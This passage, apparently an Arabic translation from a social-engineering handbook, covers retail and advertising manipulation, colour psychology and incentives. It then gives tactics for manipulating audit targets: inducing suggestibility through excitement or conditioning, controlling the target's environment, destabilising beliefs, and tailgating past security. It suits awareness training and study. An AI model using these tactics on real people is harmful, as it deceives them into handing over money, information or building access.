- **وضع المنتج على هيئة كتل (Block placement)**: يتم وضع المنتجات التي لديها شيء مشترك في كتلة (العلامات التجارية). يمكن القيام بذلك جنبا إلى جنب، على رأس كل منهما الآخر، وتركزت، أو باستخدام الشماعات المغناطيسية.

Another example of a few different types of planograms being used at once



Planograms ليست هي الطريقة الوحيدة بالتلاعب بالمتسوقين. إنجاز اختبار واحد متضمنه مركز تجاري مع تشغيل حلقات من الموسيقى مصممة خصيصا. كانت النتيجة بقاء المتسوقين في المركز التجاري بمعدل 18٪ أطول من المكان الذي لا يوجد به موسيقى.
في مجلة البحوث التجارية (***Journal of Business Research***)، جان شارلز شيبت وريتشارد ميشون نشرا دراسة أجريت في المركز التجاري الكندي(http://www.ryerson.ca/~rmichon/Publications/Ambient%20odors.pdf) . ضخ الباحثون العبير/الروائح (***aromas***) المصممة خصيصا في الهواء والذي كان من المفترض أن يؤدي إلى السعادة والرغبة في الشراء. كانت النتيجة انه أنفق متوسط 50 دولارا أكثر لكل متسوق في تلك الدراسة لمدة أسبوع.
الرحلات الخاصة بك إلى مراكز التسوق ومحلات البقالة سوف لا تكون نفسه الآن. ومع ذلك، يمكنك تعلم الكثير من هذه الأساليب والتجارب. معرفة كيف يمكن للناس تجميع الأشياء في عقولهم كيف يمكن أن تؤثر على تنظيم الرفوف لمعالجة المشاعر والعواطف، والأفكار مع أهدافك.
حول موضوع الألوان، فهي وسيلة رئيسية للتلاعب بعواطف الهدف. تطبيق العديد من المبادئ نفسها على الألوان كما يفعلون لوضع المنتج. الألوان التي تختارها لارتداء أو الاستخدام يمكن أن تؤثر على الهدف. وقد أجريت الكثير من البحوث على الألوان وتأثيراتها. وفيما يلي قائمة قصيرة من بعض نواحي لون معين يمكنه أن يؤثر على تفكير أو عواطف شخص آخر:

- **الأبيض (white):** كثيرا ما يرتبط مع النقاء، الضوء، والنظافة. أنه يعطي الشعور بالأمن والحياد وكذلك الخير والإيمان. هذا هو السبب في أن الأبيض غالبا ما يستخدم في حفلات الزفاف أو كلون الاستسلام.
- **الأسود (black):** الأسود غالبا ما يدل على القوة والأناقة، والغموض، والقوة. يتم استخدامه للدلالة على السلطة، وعمق، والاستقرار. الأسود يعطي الشعور بالهدوء والسكينة. لأنه يتناقض مع الألوان الأخرى، فإنه يمكن أيضا أن يستخدم لتحسين الألوان الأخرى.
- **الأحمر (red):** يرتبط الأحمر مع الإثارة والفرح. أنه لون مليء بالاحتفال، والعمل، والطاقة. يمكن أن يكون دلالة عن صحة جيدة، وسرعة، وعاطفة، والرغبة، والحب. الأحمر يمكن أن تحفز المشاعر وكذلك زيادة معدل ضربات القلب، والتنفس، وضغط الدم.

الأحمر يمكن أن يؤدي الى إطلاق عاطفة قوية ــيجب الاستخدام الحذر عند استخدام أحمر. على الرغم من أنه يمكن أن تدل على القوة والاندفاع، ولكن يمكن أن تدل على القوة والترهيب، والغزو، وحتى العنف والانتقام. كن حذرا في كيفية استخدام الأحمر.

- **البرتقالي (Orange):** البرتقال يعطي الدفء والحماس والجاذبية، عزم وقوة وتحمل. يمكن أن تحفز أي شخص ليشعر بتنشيط وتحفيز حتى شهيته.

البرتقالي هو لون آخر يجب أن تكون حذرا معه. على الرغم من ان استخدام البرتقال له فوائد عديدة جيدة، مثل جعل المشاهد يشعر بالدفء والجذب لك أو المنتج الخاص بك، أكثر من اللازم أو الجمع الخطأ يمكنه خلق مشاعر انعدام الأمن والجهل والخمول.

- **الذهبي (gold):** عادة يرتبط الذهب مع الإضاءة، والحكمة، والثروة والمكانة.
- **الأصفر (Yellow):** يرتبط الأصفر مع الطاقة والتفاؤل والفرحة والبهجة، والولاء والنضارة. فإنه يمكن أن يسبب للشخص أن يشعر بالتركيز واليقظة.

الأصفر لديه أيضا تأثير على ذاكرة الشخص (لماذا هذا العدد الكبير من الملاحظات عن الاصفر؟). تستخدم بكميات صغيرة، يمكن أن تؤدي الى مشاعر ايجابية، ولكن الكثير يمكن أن يسبب للهدف فقدان التركيز أو يشعر بالانتقاد.

- **الأخضر (green):** كثيرا ما يرتبط مع الطبيعة الخضراء والوئام والحياة والخصوبة، والطموح، والحماية، والسلام. ويمكن أن تنتج تأثير مهدئ للغاية، مما يجعل أي شخص يشعر بالأمان.

الأخضر هو لون قوة أخر ولكن يمكنه أيضا أن يجعل المرء يشعر بالجشع، مذنب، الغيرة، والغبطة إذا ما استخدمت في إعداد خاطئ أو استخدمت الكثير.

- **الأزرق (blue):** يرتبط الأزرق مع لون السماء والمحيطات. يمكن أن تكون مرتبطة بالاستخبارات، والحدس والحقيقة والهدوء، والصحة، والطاقة، والمعرفة. هو مهدئ جدا وتبريد وكان معروفا لإبطاء عملية الأيض.

الأزرق هو أسهل لون يمكن للعينين التركيز عليه. يمكن أن يكون له العديد من الآثار الإيجابية، ولكن يجب الحرص على عدم جعل الهدف يشعر بالبرد أو الاكتئاب.

- **الأرجواني (Purple):** يرتبط الأرجواني مع الملوك، والنبلاء، والترف، والإبداع، والغموض.
- **البنى (brown):** يرتبط البنى مع الأرض، والموثوقية، قابليّة الإدراك، الاتفاقية، والنظام. ويمكن أن تخلق مشاعر أن هناك جذور أو متصل، أو وجود إحساس بالنظام.


كيف يمكنك استخدام كل هذه المعلومات؟ أنا لا أقترح أن مع الزي الأزرق البسيط يمكنك أن تجعل شخصا ما يشعر بالهدوء ما يكفي لتسليم لك كلمة سره. ومع ذلك يمكنك استخدام هذه المعلومات للتخطيط لناقلات الهجوم الخاص بك، وضمان أن يكون لديك أفضل فرصة للنجاح، والذي يتضمن كيف تنظرون وكيف يرتدون لك.
من شأن المهندس الاجتماعي أنه يريد تحليل الهدف والذي سيتم استدعائه وتأكد من أن الألوان التي يختارها لارتدائه تزيد من قدرته على التعامل مع الهدف وليس إيقاف تشغيله. على سبيل المثال، مع العلم أن الأخضر قد يثير مشاعر الطمع أو الطموح يمكن أن تساعد مهندس الاجتماعي في أن يقرر عدم ارتداء الأخضر في اجتماع مع جمعية خيرية حيث أنه قد تستحضر المشاعر والعواطف تتعارض مع مهمة المؤسسة الخيرية. ارتداء الأزرق لمكتب المحامي، من ناحية أخرى، يمكن أن يكون لها تأثير مهدئ، والسماح للمحامي لفتح أكثر. التخطيط الدقيق والاستخدام المعقول من هذه الأساليب يمكن أن تساعد في ضمان نجاح عمليات تدقيق الهندسة الاجتماعية لديك.

تهيئة الأهداف للاستجابة بإيجابية (Conditioning Targets to Respond Positively)

يستخدم التهيئة (***conditioning***) في كل شيء من المحادثة العادية إلى التسويق الى التلاعب الخبيث. تماما مثل كلب بافلوف، حيث يتم تهيئة الناس للرد على بعض البنود. وكثيرا ما يستخدم الطبيعة البشرية لمعالجة غالبية الناس لاتخاذ الإجراءات التي يريدها المتلاعبين.
عندما يكون اعتقاد غالبية الناس أن الأطفال سوف يبتسمون، سنجد حيوانات تتكلم "لطيف"، وحتى قد يتم التلاعب مع غناء أغنيه على منتج شعبي في رؤوسنا. هذه التكتيكات هي سرية بحيث لمرات عديدة نحن لا نعرف أنها تعمل.
وأحد من الأمثلة على كيفية استخدام التهيئة هي إطارات/عجلات ميشلان (انظر الشكل التالي). لسنوات هذه الشركة تستخدم الأطفال في إعلاناتها. لماذا؟ "لأن هناك الكثير عند تركيب الإطارات الخاصة بك." لكن هذه الإعلانات لديها الكثير لهم. فعندما ترى الطفل، تبتسم، وتكون سعيدا. أن العاطفة مشغلات لردود فعل إيجابيه، وهذه الاستجابة تهيئك على أن يكون مقبولا إلى ما يقال لك مقبلا. عند رؤية طفل يبتسم لك. عند رؤيته فهذا يكفي لتهيئة التفكير في أن يكون دافئ، والمشاعر سعيدة عندما ترى إطارات ميشلان.



رؤية الطفل بجانب الإطارات تجعلك تساوى المشاعر الإيجابية السعيدة مع تلك العلامة التجارية. هذا هو مثال على التلاعب الكلاسيكي.
إعلان آخر (انظر الشكل التالي) الذي ربما كان الكثير من الناس يتساءل من بدوايازر (***Budweiser***)-نتذكر تلك الضفادع ذات الشعبية عندما تجشؤ مع "بيد (***Bud***)" "وايس (***weis***)" و "إيه (***er***)"؟ ما هي علاقة الضفادع مع البيرة (الجعة)؟ وعلى نفس المنوال، التفكير في الحصان كليديسدال أكثر حداثة وعصابته من أصدقاءه من الحيوان. هذه الإعلانات جذابه، حتى مضحك في أول مرة، ولكن لا تشرح حقا لماذا تريد شراء هذه الجعة.



هذا الشكل من أشكال التلاعب، التهيئة (التكييف)، يكون غامض. حيث إنك تضحك من هذا الإعلان التجاري، ثم في وقت لاحق لك تذهب الى محل البيرة المحلي لديك، حيث تنظر الى الكرتون من الضفادع أو الحصان، وتبتسم لنفسك، مما يخلق ذلك الشعور الإيجابي الذي يجعلك تشعر بقبول شراء هذا المنتج.

تستخدم هذه التكتيكات في التكييف/التهيئة في كثير من الأحيان في عالم المبيعات وشركات التسويق بهدف التلاعب بالمستهلك لشراء منتجاتها على المنافسة. المهندسين الاجتماعي ليس حقا لبيع المنتج، لكنه يريد من أهدافه "شراء" خطوط حيث أنه يبيعها، حيث الذريعة التي تستخدمها هناك، والإجراءات التي تريدها من الهدف لاتخاذها. لكن لماذا استخدام التلاعب؟ ما هي الحوافز لاستخدام هذا الشكل القوي من أشكال السيطرة؟ يغطي القسم التالي هذا الموضوع جدا.

حوافز التلاعب (Manipulation Incentives)

ما هي الحوافز للتلاعب بشخص ما؟ هذا السؤال يوجهك الى جذر الطريقة، التفكير، والتكتيكات المستخدمة في أي تلاعب. ليس كل التلاعب سلبي، ولكن يرتبط بالحوافز وراء ذلك. ولكن كل حافز يمكن أن تكون إيجابية أو سلبية.

ما هو الحافز؟ الحافز يمكن وصفه بأنه أي شيء يحفزك لاتخاذ إجراء. يمكن أن يكون المال، الحب، النجاح، أو أي شيء، حتى المشاعر السلبية مثل الكراهية والغيرة، والحسد.

الأسباب الرئيسية لماذا اختار الناس التعامل مع الآخرين، يمكن تقسيمها إلى ثلاث فئات: الحوافز المالية والاجتماعية والإيديولوجية. تبدو الأقسام التالية في كل من هذه الحوافز وكيفية تطبيقها للتلاعب.

الحوافز المالية (Financial Incentives)

الحوافز المالية تميل إلى أن تكون الأكثر شيوعا، كما في الحالات المذكورة في وقت سابق المتعلقة بزيادة المبيعات. العديد من الحيل لديها حافز مالي وراء أساليبهم.

كم من الناس لعب اليانصيب كل يوم على أمل الحصول على تذكرة الفوز؟ قد ينفقون مئات الدولارات على مر الزمن، وكسب 20 دولارا مكافأة يجعله سعيداً ويبقيهم ليعودوا أكثر.

المثال الغير خبيث من الحوافز المالية هو القسائم. إذا كنت تشتري هذا المنتج بشكل خاص في هذا المخزن معين ستحصل على X دولار او سنتا. إذا كنت متسوق مقتصد أو تريد أن تجرب هذا المنتج سوف تذهب إلى ذلك المحل.

العديد من الإعلانات التجارية التي تروج لتعزيز التعليم الخاص، والوظيفي، أو مجموعة من المهارات تستخدم الحوافز المالية من خلال رسم صورة دخلك الذي سيزيد بالطبع بعد أخذ الكورس أو التعليم.

حافز المهاجم الضار في استخدام التلاعب هو مكاسب مالية خاصة، وبالتالي دوافعه وأسلوبه سوف تعكس ذلك. على سبيل المثال، إذا كان هدف المهندس الاجتماعي الخبيث هو الحصول على هدفه لمشاركته بعض من ماله الحاصل عليه بشق الانفس، المهندس الاجتماعي سوف يستخدم الذرائع التي سيتم "السماح" للمطالبة-ذرائع المال مثل المنظمات الخيرية هي مناسبة في هذا السيناريو لأن يسأل عن التبرعات أو المعلومات المالية ليس خارجا عن المألوف.

الحوافز الأيديولوجية (Ideological Incentives)

الحوافز الأيديولوجية هي الأكثر صعوبة في وصفها. حيث أن قدوة كل شخص تختلف، ويمكن أن تؤثر تلك القدوة على الحافز. إذا كان حلمك في الحياة هو أن تدير مطعما فهذا هو شغفك. فسوف تعمل لساعات أطول ووضع المزيد من الجهد من أي من موظفيك. سوف تعمل أيضا لأقل من المال، لأنه حلمك أو الدافع الخاص بك؛ عن الجميع على انه مجرد وظيفة فقط.

الأحلام والمعتقدات يمكن أن تكون منغرسه في الشخص حيث إمكانية فصله عن الشخص يمكن أن تكون شبه مستحيلة. عندما تسمع هذه العبارة: "لدي حلم"، أحلام بعض الناس والأهداف هي من هم، وليس ما نفكر.

يميل الناس الى ذويهم التي لديهم أحلام وأهداف متماثلة، وهذا هو السبب في هذه العبارة: "الطيور على أشكالها تقع" تنطبق على ما يقال في هذه المناقشة. ولكنها أيضا تجعل الكثير من الناس يمكن التلاعب بهم.

فلتنظر إلى الإذاعات الإنجيلية المسيحية، على سبيل المثال. الناس الذين لديهم الإيمان والرغبة في يؤمنون بالله يتوافدون معا. مثل تفكير هؤلاء الناس يمكن أن يعزز الإيمان والرغبة في فعل الشيء الصحيح لبعضهم البعض، ولكن الواعظ التلفزيوني الإنجيلي يمكنه استخدام هذه الأيديولوجية لإقناع الناس أن رغبة الله هي لتلك الكنيسة خاصة لتزدهر، وبالتالي أيضا بطانة للواعظ الإنجيلي من "جيوب بها النقد".

الداعية الإنجيلي يعطي بضع الخطب للتحفيز ويلقي بعض الدموع فجأة والناس ترسل الشيكات. هؤلاء الدعاة يستخدموا أدوات المثل الأعلى سواء المالية والاجتماعية (راجع المقطع التالي، "الحوافز الاجتماعية") لتحويل المستمعين لمبادئهم حتى لهؤلاء الناس لجزء مع النقدية. ما يثير الاهتمام هو أنه إذا كنت تسأل تابعا كيف يشعر حول الداعية كونه وسيلة أكثر ثراء مما هو، فتجد انه يقول انه يعتقد انها مشيئة الله. حيث تم تغيير معتقداته أو التلاعب بها.

يمكن أيضا أن تستخدم الحوافز الأيديولوجية من أجل الصالح من خلال تثقيف الناس حول الأخلاق، وحتى اللجوء إلى استخدام الخوف والحافز يمكن أن يكون لها آثار كبيرة على الناس. غالبا ما يدرس الحوافز الأيديولوجية للأطفال من خلال القصص والخرافات

التي لها معاني وراءها. الأخوان جريم هي مثال ممتاز لهذا النوع من الحوافز. القصص التي كثيرا ما ينتهي فيها الشخصيات السيئة يعانون الأذى الجسدي أو حتى الموت والشخصيات الجيدة، المثابرة من خلال كل أشكال المشقة، والحصول على مكافأة ضخمة في النهاية يبني الخوف من أن يؤدي كونه سيئ حتى الموت أو بعض العقوبة الرهيبة.

تستخدم الحوافز الأيديولوجية في مجال التسويق، أيضا، من خلال وضع الإعلانات حيث المثل " ذات التفكير المماثل" في كثير من الأحيان "الوفاء" على سبيل المثال، تسوق شركات الحفاضات في مجلات الأسرة، سوق لمأوى الحيوانات في حدائق الحيوان، شركات العتاد الرياضي تسوق نفسها في المناسبات الرياضية، وهكذا. هذا النوع من الحوافز يعطي فرصة أكبر أن السلع أو الخدمات التي يتم الإعلان عنها سيتم شراؤها من قبل أولئك الذين يشتركون في نفس المثل العليا.

تستخدم الحوافز الأيديولوجية لتحقيق المثل مع المرء المتشابه في العقلية. في كثير من الأحيان، الناس يكونوا متعاطفين مع قضية عندما تبدأ تكتيكات التلاعب. مرة أخرى، ليس كل التلاعب سيئة، ولكن لا بد من استخدامها في الطريق الصحيح.

الحوافز الاجتماعية (Social Incentives)

الحوافز الاجتماعية هي على الأرجح الأكثر استخداما على نطاق واسع والأكثر تعقيدا من مجموعة الحوافز هناك، وخصوصا عندما يتعلق الأمر بالهندسة الاجتماعية.

البشر يكونوا اجتماعين بطبعهم؛ وهو ما نقوم به في الحياة اليومية العادية. تشمل الحوافز الاجتماعية أيضا جميع الأنواع الأخرى من الحوافز. العلاقة الصحيحة يمكن أن تعزز الاحتياجات المالية الخاصة بك ويمكنها أيضا ضبط، محاذاة، أو زيادة القدوة الخاصة بك. ويمكن القول إن الحوافز الاجتماعية هي أقوى من غيرها من هذين النوعين من الحوافز.

قوة ضغط الاقران لحمل الكثير من الناس من السهل رؤيتها. الصغار والكبار على حد سواء، رسم الانسجام (***draw of conformity***) هي قوة. مرات عديدة، ما هو مقبول يرتبط مباشرة بالحافز الاجتماعي. نظرة واحدة على الحياة والنفس يمكن أن تتأثر كثيرا بالمحيط الاجتماعي. في جوهره يمكن أن يوجد ضغط الأقران حتى في غياب أقرانهم المباشرة.

هل أنا حسن المظهر؟ حسنا، ذلك يعتمد. إذا أنا في الولايات المتحدة حيث أن العارضة ذات حجم الصفر والرجال لديهم العضلات في أماكن لم أكن أعرف وجود العضلات، وربما لا. إذا أنا في روما القديمة حيث يعنى كبيرا أنى اتمتع بالغنى والقوه، ثم أنا. يتم تأطير نفسك الداخلي كله من وجهة نظرتك الاجتماعية للعالم.

في عام 1975، قامت القوات الجوية الأمريكية دراسة بعنوان "تحديد وتحليل الحوافز الاجتماعية في التدريب التقني لسلاح الجو" في محاولة لترى قوة الحوافز الاجتماعية على خلق القادة خلال مناورات التدريب. وذلك من خلال إيجاد أربع سيناريوهات مختلفة لمجموعة وتحليل ما الآثار المترتبة على الطلاب.

كانت النتائج النهائية لهذا الحافز الاجتماعي، عادة ما تنطوي على الثناء أو التعزيز الإيجابي من أقرانهم أو رموز السلطة، وخلق رابطة قوية بين الطلاب والمعلمين:

"الاستنتاج الرئيسي لهذا الجهد البحثي كله هو أن إدارة الحوافز الاجتماعية هي فن صعب للغاية. في حين أن الحوافز الاجتماعية يمكن تحديدها وتحجيمها بسهوله كبيره، فان التلاعب وإدارة نفس الحوافز يتطلب جهدا أكبر بكثير. تشير بيانات التحجيم الى جاذبية عالية القيمة للحوافز الاجتماعية المختلفة. نتائج التجربة الميدانية تظهر التأثير الإيجابي لممارسة التعارف والعقد النفسية على المواقف (الحالة) اتجاه زملائه المتدربين. كل من هذه النتائج تؤكد على أهمية العوامل الاجتماعية".

وبعبارة أخرى، زيادة أو خفض جاذبية الحافز الاجتماعي ليست صعبة جدا بمجرد أن تعرف ما يحفز الشخص. هذه الظاهرة واضحة خصوصا في مجموعات من المراهقين. عندما يكتشفون شيء ما يزعج شخص ما، فانهم غالبا ما يتم استخدامه كسلاح لفرض الامتثال. كلما كانت المجموعة توفر الضغط، فسوف تزيد فرصة أن الهدف سوف يمتثل.

هذا بيان قوي. وأتساءل كيف سوف تذهب هذه الأبحاث إذا كان الباحثون قادرون على استخدام عدد كبير من مواقع ووسائل الاعلام الاجتماعية التي توجد اليوم. ضغط الأقران (***Peer pressure***) له تأثير قوي والجميع يريد أن يواكب هذا وان يكون جزءا من الحشد.

عمل الحوافز الاجتماعية. في عام 2007 كتب مجموعة من الباحثين (أوريانا بانديرا، إيوان بارانكى، وعمران رسول) كتبوا بحثيا بعنوان "الحوافز الاجتماعية: أسباب وعواقب الشبكات الاجتماعية في مكان العمل" والتي يمكنك الاطلاع عليه من خلال الرابط التالي:

http://www.social-engineer.org/wiki/archives/Manipulation/Manipulation-Social-Incentivespdf.pdf

التقرير هو دراسة مثيرة للاهتمام على غرار دراسة سلاح الجو، ولكنها أقيمت في 2007. هي أساسا تحليل الباحثون لكيف لأولئك الذين لديهم "أصدقاء" في العمل التعامل مع وظائفهم عندما يعملون في مجموعات مع أصدقائهم. استنتاجهم:

النتائج التي توصلنا إليها تشير إلى أن هناك حوافز اجتماعية عند وجود الأصدقاء يؤثر على إنتاجية العمال، على الرغم من عدم وجود أي عوامل خارجية من جهد العمال إلى زملائهم في العمل بسبب تكنولوجيا الإنتاج أو خطة التعويض في المكان. بسبب الحوافز الاجتماعية فان العمال يتوافقون مع قاعدة مشتركة عند العمل معا. مستوى القاعدة من هذا القبيل هو أن وجود الأصدقاء يزيد من إنتاجية العمال الذين هم أقل قدرة من أصدقائهم ويقلل من إنتاجية العمال الذين هم أكثر قدرة من أصدقائهم.

الحوافز الاجتماعية هي العوامل الهامة من الناحية الكمية لأداء العامل. كما يتم الدفع للعمال بالقطعة على أساس الإنتاجية الفردية، فقوة الحوافز الاجتماعية هي تلك التي (1) تجعل العمال الذين هم أكثر قدرة من أصدقائهم على استعداد للتخلي عن 10٪ من أرباحهم ليتوافق مع المعيار. (2) العمال الذين لديهم صديق واحد على الأقل الذي هو أكثر قدرة من أنفسهم على استعداد لزيادة الإنتاجية بنسبة 10٪ لمواجهة القاعدة. وعموما، فإن توزيع قدرة العامل على هذا المنوال فانه الأخير له التأثير المهيمن لذلك فان الأثر الصافي للحوافز الاجتماعية على أداء الشركات هو إيجابي.

وجود أصدقاء يعني أن الشخص سوف يعمل في الواقع أصعب أو أقل اعتمادا على مستوى العمل المعتاد. ضغط الأقران مع غياب الضغط الفعلي يمكن أن تؤثر على عمل الناس. هناك نقطة جيدة في الإدارة هو وضع دائما أكثر العمال عملا والقيادات الطبيعية على المجموعة. ولكن هناك الكثير لنتعلمه في هذا البحث.

هذا الأسلوب هو كيفية استخدام المهندسين الاجتماعية "الذيل النابض (*tail-gating*)". من خلال حشد كبير من الناس يعودون من استراحة الغداء أو العشاء ومن ثم تبدو كأنك واحدة من الموظفين يقلل من فرص حارس الأمن إيقافه لك بينما تمشى من خلال الأبواب الأمامية.

بل هو أيضا كيف يمكن التلاعب بمجموعات كاملة من الناس إلى التفكير في عمل ما أو موقف غير مقبول. يمكنك ان ترى هذا في صناعة الترفيه كما في كل عام يبدو أن المستوى ما هو مقبول أو معنوية للحصول على تخفيض، ولكن يباع هذا الانخفاض في مستويات باسم "الحرية."

هذه الحوافز الثلاثة ليست الأنواع الوحيدة التي يتم استخدامها. يمكن أن تتفرع إلى جوانب أخرى خارجة عن نطاق هذا الكتاب، ولكن السؤال لا يزال يطرح نفسه كيف يمكنك استخدامها كمهندس الاجتماعي.

التلاعب في الهندسة الاجتماعية (MANIPULATION IN SOCIAL ENGINEERING)

التلاعب هو أقل من جعل الآخرين يفكرون مثلك وجعلهم يشعرون بالراحة، وأكثر من ذلك عن طريق إجبارهم على فعل ما تريد.

الإكراه (*Coercion*) ليست كلمة ودية. وهو ما يعني "الإجبار على العمل أو التفكير بطريقة معينة" أو "للهيمنة، كبح جماح، أو السيطرة بالقوة". التلاعب والإكراه يستخدما القوة النفسية لتغيير الفكر والمعتقدات والمواقف والسلوكيات من الهدف. المفتاح لاستخدامها هو جعل خطوات صغيرة بحيث تكون غير مرئية تقريبا. المهندس الاجتماعي لا يريد أن ينبه الهدف بانه يتم التلاعب به. بعض الأساليب التالية قد تكون مثيرة للجدل جدا وفظيعة بصراحة، ولكن يتم استخدامها كل يوم من قبل المحتالين ولصوص الهوية، وما شابه ذلك. واحد من أهداف التلاعب يمكنه خلق القلق، التوتر، والضغط الاجتماعي الا مبرر له. عندما يشعر الهدف بهذه الطريقة فهو أكثر عرضة لاتخاذ إجراء المهندس الاجتماعي يتلاعب به لاتخاذه.

مع أخذ ذلك في الاعتبار، يمكنك ان ترى لماذا يعتقد في كثير من الأحيان أن التلاعب ذات ضوء سلبي، ولكن يتم استخدامه في الهندسة الاجتماعية، وبالتالي يجب أن يناقش.

زيادة الإيحاء عند الهدف (Increasing a Target's Suggestibility)

زيادة الإيحاء عند الهدف من الممكن أن يشمل استخدام مهارات البرمجة العصبية (NLP) التي نوقشت سابقا أو الإشارات البصرية الأخرى. في وقت سابق كنت قرأت عن تهيئة الناس مع استخدام نقرات القلم أو الضوضاء أو الإيماءات الأخرى التي يمكن أن تثير العاطفة حتى عندما لا تتحدث الكلمات.

رأيت ذات مرة هذا العمل عندما كنت مع شخص كان يتلاعب بالهدف. حيث استخدم نقر القلم للإشارة إلى فكر إيجابي. كان يقول شيئا إيجابيا ثم ينقر القلم مع ابتسامه. بعد ذلك، رأيت الشخص يبدأ في الابتسامة بعد حوالي أربع أو خمس مرات من سماع نقرة القلم. ثم طرح موضوع محزن جدا ونقر قلمه، ثم ابتسم الهدف وشعر بالحرج على الفور. كان هذا الإحراج باب مفتوح يحتاج لمعالجة الهدف على فعل ما يريد.

خلق الحالة التي يكون فيها الشخص الآخر يشعر بعرضة للاقتراح يكون من خلال تكرار الأفكار أو غيرها من الوسائل التي من شأنها أن تلين الهدف إلى الأفكار التي تحاول تقديمها.

المهندس الاجتماعي يمكنه التأكد من الإعدادات كله الموجهة نحو هذا التلاعب، العبارات المستخدمة والصور التي رسمتها الكلمات، وألوان الملابس المختارة للارتداء. كل ذلك يمكن أن تجعل الهدف أكثر عرضة.

وليام سيرجنت، طبيب نفسي مثير للجدل ومؤلف كتاب عن معراك العقل (*Battle for the Mind*)، يتحدث عن الطرق التي يتم من خلالها التلاعب بالناس. وفقا لسيرجنت، فهناك أنواع مختلفة من المعتقدات يمكن زرعها في الناس بعد أن يصبح الهدف مضطرب/مرتبك نتيجة الخوف، الغضب، أو الإثارة. هذه المشاعر سبب التأثر بالإيحاء وضعف الحكم.

المهندس الاجتماعي يمكن استخدام هذا الجهاز لصالحه من خلال تقديم اقتراح للهدف الذي يسبب الخوف أو الإثارة ومن ثم تقديم الحل الذي يتحول إلى الاقتراح.

على سبيل المثال، في إحدى حلقات تلفزيون **BBC** عن المسلسل **The Real Hustle**، حيث قاموا بعرض لعملية النصب والاحتيال لإظهار كيف يعمل هذا، وذلك من خلال اقامة جناح في مركز تجاري والتي سمحت للناس لشراء تذاكر السحب. كان الناس يقومون بشراء التذكرة للحصول على فرصة للفوز بثلاث جوائز قيمتها أكثر بكثير من التذكرة التي اشتروها.
امرأة واحده اشترت التذكرة، وبطبيعة الحال، فازت بأكبر جائزة. كانت لها الإثارة الشديدة لأنها لم تفز أي شيء مثل هذا من قبل. في هذه المرحلة، أعطى بول ويلسون اقتراح للتلاعب بها: في ذروة الإثارة قال لها أنها مضطرة لإقامة اتصال برقم الهاتف وتوفير معلومات البنك لها للمطالبة جائزتها. فعلت ذلك دون تردد. الاقتراح الذي صنع الاحساس، خصوصا في ضوء الإثارة لها.
معرفة الهدف ما يحب، يكره، أسماء أطفال، فرقهم المفضلة، الأطعمة المفضلة، ومن ثم استخدام هذا لخلق بيئة عاطفية سيجعل خلق الجو عرضة أسهل بكثير.

السيطرة على بيئة الهدف (Controlling the Target's Environment)

السيطرة على بيئة الهدف غالبا ما تستخدم في الهندسة الاجتماعية على الانترنت، والاحتيال، وسرقة الهوية.
تصبح جزءا من نفس الشبكات والفئات الاجتماعية يعطي المهاجم فرصة "وجها لوجه" ليكون قادر على التلاعب بالأهداف في التصرف أو التفكير بالطريقة التي يريدها المهاجم. القدرة على استخدام الشبكات الاجتماعية للهدف لمعرفة ما هي الاحداث التي لديه هي أيضا أداة قوية.
لقد استخدمت هذه الطريقة مرة واحدة عند البحث عن المخادع الغير قانوني للعميل الذي يريد الحصول على تفاصيل اتصال المخادع. وكنت قادرا على الحصول على حساب على منتدى استخدمه لعرض "إنجازاته". استخدام هذا التكتيك بالدخول في بيئته، ثم يصادق عليه، فكنت قادرا على كسب ثقته، استخدام الشبكات الاجتماعية لمعرفة ماذا كان يفعل، في نهاية المطاف الحصول على معلومات الاتصال به.
أي الطريقة تستخدم للسيطرة على بيئة الهدف يمكن استخدام هذه التقنية في التلاعب. التحكم في البيئة من الممكن أن يكون بسيطا مثل الاقتراب عندما تعلم أن لديك فرص قليله للانقطاع، أو السماح للهدف ليرى أو لا يرى شيئا من شأنها أن تسبب رد فعل.
بطبيعة الحال، إلا إذا كنت تخطط لجلب الهدف إلى حجرة مظلمة، لا يمكنك التحكم حقا في البيئة بأكملها، لذلك السيطرة بقدر ما يمكن سيستغرق التخطيط والبحوث. بعد تحديد الدوائر الاجتماعية التي تستهدفها، سواء عبر الإنترنت أو في العالم الحقيقي، سوف تحتاج إلى قضاء بعض الوقت لتخطط كيف ستحصل على السيطرة على تلك البيئة. بمجرد الدخول، ما هي العناصر التي تريد السيطرة عليها؟
المهندس الاجتماعي الجيد لم يأتي من اجل خوض "القتل بالرصاص" ولكن سوف يستغرق وقتا طويلا لبناء العلاقة وجمع المعلومات قبل يدير الضربة القاضية.
كثيرا ما يستخدم تكتيك سيطرة بيئة في الشرطة أو في زمن الحرب الاستجواب. البيئة حيث الاستجواب ستتم سيكون لها جو معين لجعل الهدف يشعر بالراحة، عصبي، خائف، قلق، أو أي عاطفة أخرى يريدها المهاجم أن يشعر بها الهدف.

إجبار الهدف إلى إعادة التقييم (Forcing the Target to Reevaluate)

تقويض/زعزعة معتقدات الهدف، وعيه، أو السيطرة العاطفية للظرف من الممكن ان يكون لها تأثير مقلق للغاية عليه. هذا التكتيك سلبي جدا لأنه يستخدم لجعل الهدف يشك فيما يقال له على انه حقيقة.
الطوائف/المذاهب تستخدم هذا التكتيك ليستغلوا أولئك الذين يبحثون عن التوجيه من خلال الحياة. مرات عديدة، الناس الذين يشعرون بالفدان أو الارتباك مقتنعون بأن النظام الاعتقاد كله يحتاج إلى إعادة تقييم. عندما تكون الطوائف مسيطرة فأنها يمكن أن تكون مقنعة بحيث الضحية يمكن أن يكون مقتنعا تماما أن عائلاته وأصدقائه لا يعرفون ما هو أفضل.
على مستوى الهندسة الاجتماعية الشخصية يمكنك جعل الشخص لإعادة تقييم معتقداته حيث يتم تعليمه حول ما هو آمن وما هو ليس كذلك، أو ما هي سياسة الشركات وليس ما هو.
كل يوم المهندسين الاجتماعين يستخدموا تكتيكات مماثلة من خلال تقديم واحدة مدروسة جيدا من السؤال الذي يمكن أن يسبب للهدف إلى إعادة تقييم موقفه على الموضوع ويسبب له أن يتعثر.
